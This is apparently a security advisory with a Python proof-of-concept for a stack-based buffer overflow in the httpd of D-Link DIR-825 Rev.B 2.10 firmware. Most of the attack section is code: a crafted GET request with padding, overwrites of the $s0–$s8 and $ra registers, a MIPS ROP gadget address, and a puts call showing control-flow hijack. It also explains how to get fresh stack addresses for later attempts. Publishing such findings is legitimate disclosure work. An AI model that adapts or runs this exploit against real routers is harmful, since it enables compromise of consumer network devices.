Description

An unidentified stack-based buffer overflow vulnerability has been discovered in the DIR-825 firmware, version Rev.B 2.10. The vulnerability resides in the /sbin/httpd file and can be exploited to execute arbitrary code by manipulating the URI in the GET method of an HTTP request. Successful exploitation allows an attacker to control the $s0 to $s8, $ra, and $sp registers by sending a specially crafted HTTP request packet to the httpd process.

Proof of Concept

```
import socket
import binascii
#from pwn import *

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect(("192.168.0.1", 80))

#buf = "GET /lanhhiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii
iiiiiiiiiiidiiiiii"+".html HT"
#buf+="\x00\x42\xe1\x00.html HT"
buf = "GET /pinghiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii
iiiiiiiiiidsuccessabcde"+"aaaaaaaa"+"\x7f\x93\x2f\xb8"+"aaaa"+"\x77\x45\xd9\x30"
+"aaaaaaaaaaaaaaaa"+"\x77\x46\x3c\xf8"+"YJHexploit.html "
print(buf)
print(binascii.hexlify(buf))

s.send(buf)
```

PoC description


96 byte dummy + $s0 ~ $s8 (each 4 byte) + $ra + values in $sp

Repeated experiments have confirmed the presence of a stack-based buffer overflow vulnerability, allowing for the manipulation of the $s0 to $s8, $ra, and $sp registers by crafting the HTTP request packet.

To demonstrate the exploitability, the execution of the puts function was shown. In the MIPS architecture, $t9 is a temporary register typically used for function calls, and $a0 to $a3 are function parameter registers. A gadget was identified that enables the modification of $a0 and $t9 by overwriting the $ra register address with the gadget address.

```
0x77463cf8 <+1264>:   nop
0x77463cfc <+1268>:   move     a0,s2
0x77463d00 <+1272>:   move     t9,s4
0x77463d04 <+1276>:   jalr     t9
```

```
gef➤ print puts
$13 = {<text variable, no debug info>} 0x7745d930 <puts>
```



The $s2 register was loaded with the $sp address to display strings, and the $s4 register with the puts address. The exploit code is summarized as follows:

```
buf = "GET /pinghiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii
iiiiiiiiidsuccessabcde"+"aaaaaaaa"+"\x7f\x93\x2f\xb8"+"aaaa"+"\x77\x45\xd9\x30"
+"aaaaaaaaaaaaaaaa"+"\x77\x46\x3c\xf8"+"YJHexploit.html "
```

GET ~ abcde : dummy

A x 8 : $s0 and $s1

0x7f932fb8 : $s2 (address for $sp)

A x 4 : $s3

0x7745d930 : $s4 (address for puts)

A x 16 : $s5 ~ $s8

0x77463cf8 : $ra (gadget address)


YJHexploit.html : $sp (parameter)

$a0 <-- $s2 <-- $sp : 'YJHexploit.html'


$t9 <-- $s4 : address for puts

Executing this code resulted in the successful call of puts('YJHexploit.html'). Due to the stack address varying with each process execution, subsequent exploit attempts must acquire a new stack address via ps /proc/<httpd PID>/maps.

Example output



Firstly, this image indicates that the PC register and RA register can be altered by our input. (Sent GET /k * 160)


!!!! HTTPD: check_file_exist: /www/pinghiii